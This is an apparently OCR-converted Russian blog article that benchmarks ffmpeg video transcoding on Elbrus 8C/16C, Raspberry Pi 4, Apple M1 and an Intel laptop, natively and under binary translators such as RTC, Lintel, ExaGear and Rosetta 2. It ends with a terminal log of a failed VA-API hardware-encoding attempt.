
Гистограмма 4. Скорость перекодирования видео в ffmpeg. Результат относительно Эльбрус 8С с Альт Линукс 10.

Данных получилось много, так что разберём все неспешно по частям. Где показываю результат в процентах, там результат относительно Эльбруса 8С с Альт Линукс 10 и ffmpeg 4.4 в нативе.

Сперва начнём с Эльбрус 8С.




Гистограмма 5. Время, затраченное на перекодирование видео в ffmpeg на Эльбрус 8С с трансляцией и без.




Гистограмма 6. Скорость перекодирования видео в ffmpeg 4.4 на Эльбрус 8С (относительно Альт 10 в нативе).

Тут мы на гистограмме видим 4 теста: в нативе, т.е. с ffmpeg, скомпилированным под E2K (взят из репозитория Альт Линукс), далее в трансляции через RTC с Ubuntu 20.04.3, в трансляции через Lintel (т.е. когда вся система у нас работает через трансляцию) на Ubuntu 20.04.3 и на тоже в трансляции через Lintel, но уже на Windows 10 21H2.

Разумеется, быстрее всего нативное исполнение на Альт Линукс. Но сколько % производительности мы теряем при использовании трансляции? RTC отстал на 19%, что существенно, но не так, чтобы прям фатально. Lintel с Ubuntu отстаёт уже намного сильнее: почти в 2 раза (56% против 100%), а Lintel с Windows отстаёт уже почти в 3 раза (38% против 100%). Ну, в общем-то, я говорил, винда на Эльбрусе – какое-то лютое извращение. Работать то работает, но я хз, какой вообще смысл использовать винду на Эльбрусе.




Гистограмма 7. Время, затраченное на перекодирование видео в ffmpeg на Эльбрус 16С с трансляцией и без.




Гистограмма 8. Скорость перекодирования в ffmpeg на Эльбрус 16С (с трансляцией и без) относительно натива.

Вот что меня удивило: что на Эльбрус 16С, напротив, в трансляции получилось быстрее, чем без неё. Есть одно предположение: ffmpeg под Эльбрус 16С мог быть скомпилирован ещё без поддержки SIMD инструкций под 128 бит регистры. А вот RTC, напротив, мог транслировать 128-бит SSE инструкции в как-раз нужные нам 128-бит SIMD инструкции на Эльбрусе 16С. Может быть, моё предположение не верно, но, как бы то ни было, в трансляции результат на 16С примерно тот же, что и в нативе (чуть быстрее).




Гистограмма 9. Время, затраченное на перекодирование видео в ffmpeg на Эльбрус 8С и Эльбрус 16С в нативе.




Гистограмма 10. Скорость перекодирования на Эльбрус 8С и 16С относительно 8С в нативе.

Если смотреть на результаты 16С, то это просто ахренеть: в 2.5 раза быстрее, чем 8С. Я думаю, если бы задействовались на 16С в нативе 128-бит SIMD инструкции, 16С был бы ещё быстрее. Сейчас же результат получился близок к разнице в числе ядер и разнице по частоте (2 ГГц против 1.3 ГГц). Если бы ffmpeg был оптимизирован под E2Kv6, он работал бы ещё быстрее.



Гистограмма 11. Время, затраченное на перекодирование видео в ffmpeg на Raspberry Pi 4 в нативе и трансляции.




Гистограмма 12. Скорость перекодирования видео в ffmpeg на Raspberry Pi 4 с трансляцией и без (натив – 100%).


И вот какая интересная история получается. На Raspberry Pi 4 при использовании ExaGear производительность падает примерно в 2 раза в данной дисциплине. И тут вопрос: это под ARM настолько хорошо оптимизирован ffmpeg, что на фоне такой оптимизации скорость при трансляции просто меркнет, или же на Эльбрусе недостаточно хорошо оптимизирован ffmpeg в сравнении с другими платформами?

Ещё может быть, что для эффективной трансляции с использованием ExaGear требуется больше оперативной памяти. Как-никак, на компьютере с Эльбрус 8С у нас 32 ГБ оперативной памяти, на Macbook Pro с Apple M1 – 16 ГБ, а на малине (Raspberry Pi 4) всего лишь 4 ГБ. Этого может не хватать.

К слову, а как дела обстояли на Macbook Pro с Apple M1 и Rosetta 2?



Гистограмма 13. Время, затраченное на перекодирование видео в ffmpeg на Macbook Pro M1 в нативе и трансляции.




Гистограмма 14. Скорость перекодирования видео в ffmpeg на Macbook Pro M1 с трансляцией и без (натив – 100%).


На Macbook Pro с Apple M1 у меня разница между нативным исполнением и трансляцией вышла чуть меньше, но разница всё ещё практически в 2 раза.

Выходит, что в данном конкретном тесте RTC намного эффективнее, чем Rosetta 2 и ExaGear от Huawei. Или же просто нативный ffmpeg под E2K ещё не столь хорошо оптимизирован, и из него можно выжать больше производительности. Как бы то ни было, результаты вышли интересными.

А теперь давайте посмотрим на результаты всех аппаратов без трансляции.



Гистограмма 15. Время, затраченное на перекодирование видео в ffmpeg на всех аппаратах в нативе.



Гистограмма 16. Скорость перекодирования видео в ffmpeg на Macbook Pro M1 с трансляцией и без (натив – 100%).

Больше всех времени на эту задачу затратила малина: чуть более 10000 секунд или более 2.5 часов. Почти в 1.5 раза быстрее справился Эльбрус 8С. Далее Эльбрус 16С уже довольно близок по производительности к моему Core i7 8550U в ноутбуке Xiaomi. Но я уверен, что из 16С и Эльбрус 8С можно выжать раза в 1.5 больше производительности (а то и намного больше) при должной оптимизации, т.к., по моему подозрению, ffmpeg на 16С не задействовал преимуществ более свежей архитектуры (в т.ч. SIMD).


Быстрее всех справился, конечно, Macbook Pro с Apple M1: раз в 5 быстрее, чем Эльбрус 8С.

И остаётся вопрос: можно ли на Эльбрусе перекодировать видео при помощи аппаратных блоков кодирования и декодирования видео видеокарты AMD?

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/ffmpeg
Файл Правка Вид Терминал Вкладки Справка
E8C 1300 MHz; 31Gi RAM;  Elbrus Linux 7.1; kernel 5.4.0-3.15-e8c-nn; lcc:1.26.09:Nov-16-2021:e2k-v4-linux gcc (GCC) 9.3.0 compatible ; meson 0.56.2; ninja 1.8.2.git

ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$ ffmpeg -hide_banner -hwaccels
Hardware acceleration methods:
vdpau
vaapi

ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$ ffmpeg -hide_banner -decoders | egrep -i '265|HEVC'
 VFS..D hevc                 HEVC (High Efficiency Video Coding)
 V..... hevc_v4l2m2m         V4L2 mem2mem HEVC decoder wrapper (codec hevc)
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$ ffmpeg -hide_banner -encoders | egrep -i '264|AVC'
 V..... libx264              libx264 H.264 / AVC / MPEG-4 AVC / MPEG-4 part 10 (codec h264)
 V..... libx264rgb           libx264 H.264 / AVC / MPEG-4 AVC / MPEG-4 part 10 RGB (codec h264)
 V..... h264_omx             OpenMAX IL H.264 video encoder (codec h264)
 V..... h264_v4l2m2m         V4L2 mem2mem H.264 encoder wrapper (codec h264)
 V....D h264_vaapi           H.264/AVC (VAAPI) (codec h264)
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$ ffmpeg -hide_banner -version | head -n 1
ffmpeg version 4.4 Copyright (c) 2000-2021 the FFmpeg developers
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$ time ffmpeg -benchmark -hide_banner -hwaccel vaapi -c:v hevc -i Sony\ Surfing\ 4K\ Demo.mp4 -c:v h264_vaapi -c:a copy -map 0:v:0 -map -:a
:0 -vsync 0 -qmin 18 -qmax 24 Sony\ Surfing\ 4K\ Demo\ -\ reencoded-h264-vaapi.mp4
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'Sony Surfing 4K Demo.mp4':
  Metadata:
    major_brand     : isom
    minor_version   : 1
    compatible_brands: isom
    creation_time   : 2015-01-26T04:33:07.000000Z
  Duration: 00:02:59.05, start: 0.000000, bitrate: 77423 kb/s
  Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
    Metadata:
      creation_time   : 2015-01-26T04:32:42.000000Z
      handler_name    : Video Media Handler
      vendor_id       : [0][0][0][0]
      encoder         : HEVC Coding
  Stream #0:1(eng): Audio: aac (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
    Metadata:
      creation_time   : 2015-01-26T04:32:42.000000Z
      handler_name    : Sound Media Handler
      vendor_id       : [0][0][0][0]
Stream mapping:
  Stream #0:0 -> #0:0 (hevc (native) -> h264 (h264_vaapi))
Press [q] to stop, [?] for help
Impossible to convert between the formats supported by the filter 'Parsed_null_0' and the filter 'auto_scaler_0'
Error reinitializing filters!
Failed to inject frame into filter network: Function not implemented
Error while processing the decoded data for stream #0:0
bench: maxrss=244060kB
Conversion failed!

real    0m0,939s
user    0m0,565s
sys     0m0,311s
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/ffmpeg$
```

Скриншот 72. Попытка перекодирования видео при помощи VAAPI в ffmpeg 4.4 с Альт 10 на Эльбрус 8С.

Я попробовал это сделать, но, к сожалению, у меня не вышло задействовать VA-API в ffmpeg при перекодировании видео.



